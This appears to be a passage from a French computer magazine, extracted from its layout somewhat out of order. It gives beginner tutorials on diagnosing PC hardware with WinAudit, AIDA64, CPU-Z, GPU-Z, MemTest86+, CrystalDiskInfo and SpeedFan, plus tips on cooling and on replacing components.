Fichier Editer Visualiser Langue Aide

Auditer Arrêter

Auditer Disks X

Barre d'outils

Barre d'état

Options Ctrl+O

Disk Information

Display Information

Firmware Information

Policy Information

Processor Information

Software Information

DISKS & DEVICES

## 03 > REPÉRER DES ANOMALIES


Même si WinAudit nous intéresse ici pour la partie matérielle, naviguer, par exemple, dans les **Logiciels installés** via l'arborescence, permet de repérer quelques bizarreries éventuelles. Ici, un programme « bl » est mentionné, qui renvoie au dossier d'installation d'un logiciel absent de la machine. Plus qu'à suivre le chemin indiqué et à s'en débarrasser.

## 04 > ENREGISTRER LE RAPPORT

L'affichage par défaut des résultats est pratique pour une consultation personnelle, mais moins si l'on veut copier des informations précises. Cliquez sur **Visualiser** puis sur l'élément dont vous voulez isoler le rapport, qui s'affiche au format **.txt**. Pour conserver l'ensemble du rapport et, surtout, son système de navigation par arborescence, cliquez sur **Sauver** pour l'enregistrer au format HTML.



**WinAudit est un très bon outil pour les débutants (voir les pages précédentes) mais si vous savez où vous mettez les pieds, vous préférerez peut-être le logiciel AIDA64. Ce dernier permet de dresser la liste de vos périphériques, de tester et comparer la puissance de votre matériel ou de connaître la liste des dernières mises à jour.**



inadéquat, logiciel mal installé, etc.) Mais même si AIDA 64 permet de faire joujou avec votre configuration, le logiciel a pour but de connaître votre matos et vos logiciels sur le bout des doigts : OS, BIOS, périphériques PCI, sondes, overlock, CPU, Mises à jour, etc. Le logiciel est payant (40 \$ soit 34 € au moment où nous rédigeons cet article), mais sa version d'essai limitée à 30 jours permet de tester la plupart des fonctionnalités. Largement de quoi vous faire une opinion...



## INFOS [ AIDA64 EXTEME ]

Où le trouver ? [ [www.aida64.com](http://www.aida64.com) ] Difficulté : ☠☠

TUTO


### 01 > L'INTERFACE

Création d'un rapport sur-mesure pour garder une trace ou pour envoyer à un ami



Lien vers le logiciel de sauvegarde payant Try True Image

Test de stabilité ou «stress test»

Principaux outils de diagnostic



Lien vers les logiciels gratuits BIOSAgent et DriverAgent permettant de rechercher les derniers pilotes et BIOS



### 02 > PERFORMANCES

Connaître les éléments de son ordinateur est une chose, mais savoir ce qu'il a vraiment dans le ventre en est une autre. Dans la catégorie **Performances**, vous aurez différents outils pour tester les performances de votre processeur, de votre mémoire vive et de la capacité de votre ordinateur à calculer les nombres à virgules flottantes (FPU). Pour chaque benchmark, vous aurez à disposition les mesures effectuées sur d'autres composants que les vôtres pour comparer.



### 03 > LE TEST DE STABILITÉ

Que se passe-t-il lorsque votre ordinateur est poussé dans ses derniers retranchements ? Le « stress test » va faire fonctionner vos processeur, mémoire vive, carte graphique et disque dur à 100 % pour voir les réactions de votre système. Il s'agit de vérifier le bon fonctionnement des ventilateurs, de contrôler la température, de corriger le voltage ou les erreurs d'écriture sur l'espace de stockage. Vous pouvez bien sûr contrôler ces éléments un à un.



# TESTEZ LE PROCESSEUR



Pièce maitresse de votre PC, le processeur doit être testé en cas de dysfonctionnements graves, comme des blocages complets. CPU-Z effectue un « stress test » pour vérifier s'il tient la cadence.



INFOS [ CPU-Z ]

Où le trouver ? [ [www.cpubid.com](http://www.cpubid.com) ] Difficulté : ☠

TUTO



## 01 > LANCER LE STRESS TEST


Rendez-vous sur l'onglet **Bench** de CPU-Z. Vous pouvez si vous le souhaitez sélectionner une **Reference** (tout en bas) pour comparer votre processeur à un autre, voire au fonctionnement normal de votre modèle s'il se trouve dans la liste. Cliquez sur **Stress CPU** pour démarrer. Tant que vous ne cliquez pas sur **Stop**, le processeur tourne au maximum de ses capacités.

## 02 > INTERPRÉTER LE RÉSULTAT

Il s'agit de voir si le PC « crashe » au bout d'un certain temps/pendant une certaine activité. Vous pouvez continuer à utiliser le PC, même s'il est très ralenti. S'il tient ainsi plusieurs heures, tout va bien. Si le PC s'éteint pendant le stress test, il y a sûrement un problème au niveau du processeur. Vérifiez notamment sa température (voir page 26).

# VÉRIFIEZ LA CARTE GRAPHIQUE

Des stries ou des zones noires sur l'écran, le contenu des fenêtres qui disparaît... si l'affichage est concerné, voyez du côté de la carte graphique.





**INFOS [ GPU-Z ]**  
 Où le trouver ? [ [www.techpowerup.com/gpuz](http://www.techpowerup.com/gpuz) ] Difficulté : ☠☠

**TUTO**  
Écran

TechPowerUp GPU-Z 1.12.0			
Graphics Card		Sensors	Validation
Name	NVIDIA GeForce GTX 960 <span>Lookup</span>		
GPU	GM206	Revision	A1
Technology	28 nm	Die Size	228 mm²
Release Date	Jan 22, 2015	Transistors	2940M
BIOS Version	84.06.26.00.1D <span>UEFI</span>		
Subvendor	MSI	Device ID	10DE 1401 - 1462 3205
ROPs/TMUs	32 / 64	Bus Interface	PCI-E 2.0 x16 @ x16 1.1 ?
Shaders	1024 Unified	DirectX Support	12 (12_1)
Pixel Fillrate	38.9 GPixel/s	Texture Fillrate	77.8 GTexel/s

**AMD** Enabling today. Inspiring tomorrow.  
PRODUITS SOLUTIONS INNOVATIONS PUBLICS BOUTIQUE QUI NOUS SOMMES PILOTES ET SUPPORT

*Saisissez l'instant et revivez-le.*  
Créez, capturez et partagez vos moments inoubliables. Boostez vos performances et votre efficacité en toute simplicité.

**Support et pilotes**

**Récupérer les pilotes AMD**  
Procédez-vous les pilotes et les logiciels les plus récents pour vos produits AMD  
**TROUVER VOTRE PILOTE**

**Rechercher dans le support AMD**

## 01 > TESTER LA CARTE


GPU-Z vous dit tout sur la carte graphique. Laissez le curseur de la souris sur un élément pour afficher une infobulle explicative. L'onglet **Sensors** permet d'afficher l'activité de la carte en temps réel. Regardez par exemple la ligne **Power Consumption** pour repérer une consommation anormale d'énergie, signe d'un dysfonctionnement.

## 02 > METTRE À JOUR LE PILOTE


En cas de dysfonctionnements circonscrits à des logiciels (jeux en 3D par exemple), une mise à jour du pilote de la carte graphique peut résoudre les problèmes. Vous pouvez passer par un utilitaire comme DriversCloud, ou visiter directement le site du fabricant : **[www.nvidia.fr](http://www.nvidia.fr)**, ou **[https://support.amd.com](http://https://support.amd.com)**, selon le cas.





Plantages au chargement de Windows, redémarrages intempestifs, blocages ou messages inquiétants concernant la mémoire ? Il faut vérifier la RAM.



pas correctement, plante à n'importe quel moment ou vous affiche des écrans bleus en pagaille cela peut venir de la RAM. De même si le système affiche des avertissements pour vous notifier que la mémoire est insuffisante ou des choses du genre **IRQL not less or equal** ou **Bad Pool Header**, cela peut s'expliquer par un problème de mémoire... Windows dispose d'une fonction permettant de vérifier l'intégrité des barrettes de RAM. Pas d'accès à Windows ? Les choses se compliquent...




**Memtest86****INFOS [ MEMTEST86+ ]**Où le trouver ? [ [www.memtest.org](http://www.memtest.org) ] Difficulté : ☠☠☠**TUTO**

## 01 > ANALYSER LA RAM

Depuis sa version 7, Windows intègre un module permettant de vérifier l'intégrité des barrettes de RAM. C'est le premier outil à essayer. Tapez **mémoire** dans le champ de recherche et cliquez sur **Diagnostic de mémoire Windows**. Il faudra redémarrer puisque cet outil fonctionne avant même le chargement de l'OS.

## 02 > PAS D'ACCÈS À WINDOWS ?

Windows refuse de démarrer ? Il va falloir utiliser MemTest86+. Ce logiciel prend la forme d'une image ISO à graver ou à placer sur une clé USB. Téléchargez la version **Auto-installer for USB Key**, dézippez le fichier et lancez-le après avoir introduit une clé USB vide dans votre PC (ou celui d'un ami puisque le vôtre est en panne !). Sélectionnez la lettre de votre clé (une clé de quelques Mo suffira) et cochez la case pour un formatage FAT32.



## 03 > BOOTER SUR LA CLÉ

Une fois que votre clé est prête, il faut démarrer votre ordinateur dessus, donc « booter » sur le port USB. Faites **Suppr**, **F1**, **F2** ou **F12** (en fonction de votre modèle de carte mère) juste après avoir allumé le PC pour entrer dans le BIOS (**Setup**). Trouvez l'option **Boot Sequence** (qui peut aussi être sélectionnable avant même l'entrée dans les menus) et modifiez l'ordre en mettant en premier le port USB.

## 04 > TROUVER LA BARRETTE CASÉE

MemTest86+ va se lancer et faire ses tests. Si vous avez des erreurs, il faudra trouver la barrette incriminée. Pour cela, il faudra enlever une barrette de RAM (voir page 28) et recommencer un diagnostic. Si vous n'avez plus d'erreur, c'est que la barrette que vous avez enlevée est défectueuse. Sinon, intervertissez les barrettes et relancez un test.



# CONTRÔLEZ LE DISQUE DUR

Activité anormale du disque dur (la petite lampe clignote sans cesse), bruits inhabituels, lenteur insupportable de Windows ? Un test s'impose.



**L**e disque dur est un composant crucial de votre PC. Il stocke vos fichiers, mais aussi le système. Si vous avez des messages d'erreurs avant ou après le démarrage qui parlent d'une défaillance du disque dur, il

faut vite y remédier ! Si c'est un problème matériel (bruit de craquement ou cliquetis ininterrompu) ou que vous avez des messages d'erreur à répétition, sauvegardez rapidement tout ce qui peut encore l'être. Puis effectuez une vérification du disque dur, assortie d'une réparation automatique si nécessaire... et si possible ! Si les erreurs persistent, et après éventuelle confirmation avec un utilitaire spécialisé, il faudra envisager un remplacement du disque.




LES DISQUES DURS  
SSD SONT DE PLUS EN  
PLUS PRÉSENTS DANS  
NOS PC



## INFOS [ CRYSTALDISKINFO ]

Où le trouver ? [ <https://goo.gl/Suee> ] Difficulté : ☠☠

## TUTO





### 01 > LANCER UNE VÉRIFICATION

Allez dans le menu **Démarrer** puis dans **Ce PC** ou **Ordinateur**. Trouvez **C:** et faites un clic droit puis **Propriétés**. Trouvez alors l'onglet **Outils** et dans **Vérification des erreurs** cliquez sur **Vérifier**. Insistez si Windows vous affiche que ce n'est pas nécessaire.

### 02 > ATTENDRE LA FIN DE L'ANALYSE

Si vous avez un gros processus qui tourne ou si vous avez une version de Windows antérieure à 7, le système peut vous proposer de lancer une vérification au prochain démarrage. Validez et redémarrez l'ordinateur puis laissez l'analyse se dérouler.



### 03 > CORRIGER LES ERREURS

Lisez attentivement les messages qui s'affichent ensuite. Optez pour la réparation et la récupération à chaque fois : **Réparer automatiquement les erreurs de système de fichiers** et **Tenter une récupération des secteurs défectueux**.



### 04 > CONSULTER UN SPÉCIALISTE

Si les secteurs défectueux se multiplient, le disque est à bout de souffle. Essayez l'utilitaire CrystalDiskInfo. Le bouton **État de santé** permet de repérer les dysfonctionnements, cliquez dessus pour les détails. Pour un disque SSD, tournez-vous vers le logiciel SSD-Z (<https://goo.gl/xzU0BW>).



# MAÎTRISEZ LA TEMPÉRATURE DE VOTRE PC

La température a un impact direct sur la durée de vie et les performances de tous les composants de votre PC. Une surchauffe peut provoquer des dysfonctionnements.



**L**e processeur (CPU), les disques durs ou la carte graphique (GPU) peuvent générer des erreurs ou se bloquer si leur température augmente de façon excessive. Tout ce petit

monde constitue une petite chaudière qui surchaufferait en quelques minutes sans dispositif de refroidissement, radiateurs métalliques pour dissiper la chaleur et ventilateurs pour ventiler les composants. Vérifiez la température de votre PC avec SpeedFan, et entretenez régulièrement le circuit de refroidissement. Cela améliorera la longévité des composants, et réduira les risques de dysfonctionnement.




LA CHALEUR EST  
L'ENNEMIE N°1  
DU PC



## INFOS [ SPEEDFAN ]

Où le trouver ? [ [www.almico.com/speedfan.php](http://www.almico.com/speedfan.php) ] Difficulté : ☠ ☠

## TUTO



### 01 > PRENDRE LA TEMPÉRATURE

Le logiciel SpeedFan vous donnera les températures relevées par les différentes sondes thermiques de votre carte mère. Il est aussi en mesure d'accéder aux informations SMART des disques durs pour afficher leurs températures. Vous pourrez aussi contrôler la vitesse des ventilateurs en fonction de la chaleur, car n'oubliez pas que les composants seront différemment sollicités en fonction de l'utilisation que vous faites de votre PC.

### 02 > NETTOYER L'ORDINATEUR

Si votre PC est trop chaud, commencez par un bon nettoyage ! En effet, la poussière empêche la dissipation de la chaleur. Ouvrez le PC et nettoyez tout ce que vous pouvez avec coton-tige, aspirateur, bombe d'air comprimé, en prenant soin de dégraisser les pales et les grilles des ventilads.



### 03 > AMÉLIORER LE REFROIDISSEMENT

Les ventirads et les extracteurs fatiguent au bout de quelques années d'usage intensif. En plus, ce type de matériel est souvent bas de gamme sur les PC vendus prêts à l'emploi, même chez les grandes marques. Vous pourrez par exemple remplacer le ventirad du CPU par un plus puissant et ajouter/changer un extracteur. On en trouve à tous les prix (de 10 à 80 €).

## LIENS UTILES

Le site CPU-World ([www.cpu-world.com](http://www.cpu-world.com)) est une base de données très précieuse. Vous y trouverez votre modèle, la famille de processeurs et toutes les données techniques comme les températures minimum et maximum d'utilisation de votre CPU. Vous pouvez aussi consulter les catalogues d'Intel (<http://ark.intel.com>) ou d'AMD (<http://products.amd.com>).




## LECTEUR/ GRAVEUR DVD

Comme le disque dur, il est alimenté par une fiche et les données transitent par une autre au format IDE (PATA) ou SATA.

## SOCKET DU PROCESSEUR

Derrière le duo ventilateur-radiateur se cache le processeur enfi- ché dans son "socket". Un processeur ne «casse» jamais à moins de le faire fonctionner trop longtemps à des températures trop élevées (voir page précédente sur les problèmes de refroidisse- ment). Mais peut-être voulez-vous simplement le changer pour en mettre un plus puissant ? Après avoir retiré le ventirad, actionnez le levier ZIF et enlevez délicatement le CPU. Attention, il faut que le nouveau soit compatible avec le «socket». Renseignez-vous avant d'acheter !



## RAM OU MÉMOIRE VIVE

Changer la RAM n'est pas très difficile, cela s'emboîte comme un Lego... à condition d'avoir le bon modèle. Il existe en effet plusieurs types de mémoire vive : DDR2, DDR3, DDR4 et encore plus si votre PC est ancien. Pour chaque type, il y a aussi la fréquence du bus à prendre en compte. Il faut avant tout noter la référence avant d'acheter ou aller chez son assembleur.


## DISQUE DUR

Le disque dur est alimenté par une fiche provenant du bloc d'alimentation et l'échange des données avec la carte mère est assuré par un câble SATA (ici en orange). Le disque dur est le plus souvent vissé sur le châssis, mais il existe aussi des systèmes à clips. Pour le remplacer, il suffit de le retirer et de mettre le nouveau au même emplacement avec les mêmes câbles. Si vous n'avez qu'un disque dur interne, pas besoin de se soucier de la position des cavaliers master/slave.



## CARTE GRAPHIQUE

Sur les PC d'entrée de gamme, la carte graphique peut être intégrée à la carte mère, mais dans notre cas, la carte est additionnelle. Elle se branche sur le port PCI Express. Si vous devez changer cette carte ou en ajouter une, faites attention de l'activer dans le Gestionnaire de périphériques puis de brancher le câble HDMI sur la nouvelle venue.





# MATRIEL



## INFOS [ WINAUDIT ]

Où le trouver ? [ <https://winaudit.codeplex.com> ] Difficulté :

# TUTO

WinAudit Freeware v3.1

**Sélectionnez les catégories à auditer**

<input checked="" type="checkbox"/> Résumé du Système	<input type="checkbox"/> Réseau - Windows	<input checked="" type="checkbox"/> Lecteurs
<input checked="" type="checkbox"/> Logiciels installés	<input type="checkbox"/> Réseau - TCP/IP	<input checked="" type="checkbox"/> Ports de communication
<input checked="" type="checkbox"/> Système d'exploitation	<input checked="" type="checkbox"/> Matériel	<input checked="" type="checkbox"/> Programmes de démarrage
<input checked="" type="checkbox"/> Périphériques	<input checked="" type="checkbox"/> Capacités d'affichage	<input checked="" type="checkbox"/> Services
<input checked="" type="checkbox"/> Sécurité	<input checked="" type="checkbox"/> Adaptateurs d'écrans	<input checked="" type="checkbox"/> Gestionnaire des tâches
<input type="checkbox"/> Groupes et Utilisateurs	<input checked="" type="checkbox"/> Imprimantes installées	<input type="checkbox"/> ODBC Information
<input type="checkbox"/> Tâches planifiées	<input checked="" type="checkbox"/> Version du BIOS	<input type="checkbox"/> OLE DB Providers
<input type="checkbox"/> Durée de fonctionnement	<input checked="" type="checkbox"/> Gestion Système	<input type="checkbox"/> Software Metering
<input type="checkbox"/> Journaux d'erreur	<input checked="" type="checkbox"/> Processeurs	<input type="checkbox"/> User Logon Statistics
<input type="checkbox"/> Variables d'environnement	<input checked="" type="checkbox"/> Mémoire	
<input type="checkbox"/> Options régionales	<input checked="" type="checkbox"/> Disques physiques	

Aucune Toutes Annuler

302) Cartes graphiques	
Item	Value
Device Type	Cartes graphiques
Device Name	
Description	NVIDIA GeForce GTX 9
Manufacturer	NVIDIA
Location	Bus PCI 1, périphérique
Driver Provider	NVIDIA
Driver Version	21.21.13.7849
Driver Date	1-20-2017
Status Code	0
Status Message	OK
Class GUID	{4D36E968-E325-11CE-PCI\VEN_10DE&DEV_1480E79248&0008

## 01 > AFFINER L'ANALYSE

Dès l'ouverture du programme, WinAudit va analyser entièrement votre machine. Si vous n'avez pas besoin d'autant de données, cliquez sur **Arrêter** puis sur **Options**. Décochez les éléments que vous voulez exclure de l'analyse et validez avec **Appliquer**. L'analyse se relance.

## 02 > IDENTIFIER LES COMPOSANTS

Dans l'arborescence de gauche, cliquez sur la ligne **Matériel**. La majorité des composants et périphériques de votre PC s'affiche. Chaque tableau donne toutes les informations dont vous avez besoin pour connaître précisément la référence de telle ou telle pièce. Le **Processeur**, la **Mémoire** ou encore les **Disques physiques** sont affichés plus bas.

Item	Value
Name	bl
Vendor	Your Company Name
Version	1.0.0
Product Language	English
Install Date	20161012
Install Location	C:\Program Files (x86)\My Company Name\My Product.N
Install Source	C:\Users\JPresse\Desktop\Adobe CC 2015\Audition\Ad
Assignment Type	Per Machine
Package Code	{928B9A65-9204-46A1-B043-A656AC572A3E}
Package Name	bl.msi
Local Package	C:\WINDOWS\Installer\6d0a0.msi
Product ID	none
Registered Company	
Registered Owner	IDPresse
Times Used	
Last Used	
Executable Path	
Executable Version	
Executable Description	
Software ID	{2A0758B4-E976-4278-BF3F-E5C6945D84C0}

WinAudit Freeware v3.1

Fichier Editer Visualiser Langue Aide

Auditer Arrêter

Auditer Disks X

Barre d'outils

Barre d'état

Options Ctrl+O

Disk Information

Display Information

Firmware Information

Policy Information

Processor Information

Software Information

DISKS & DEVICES

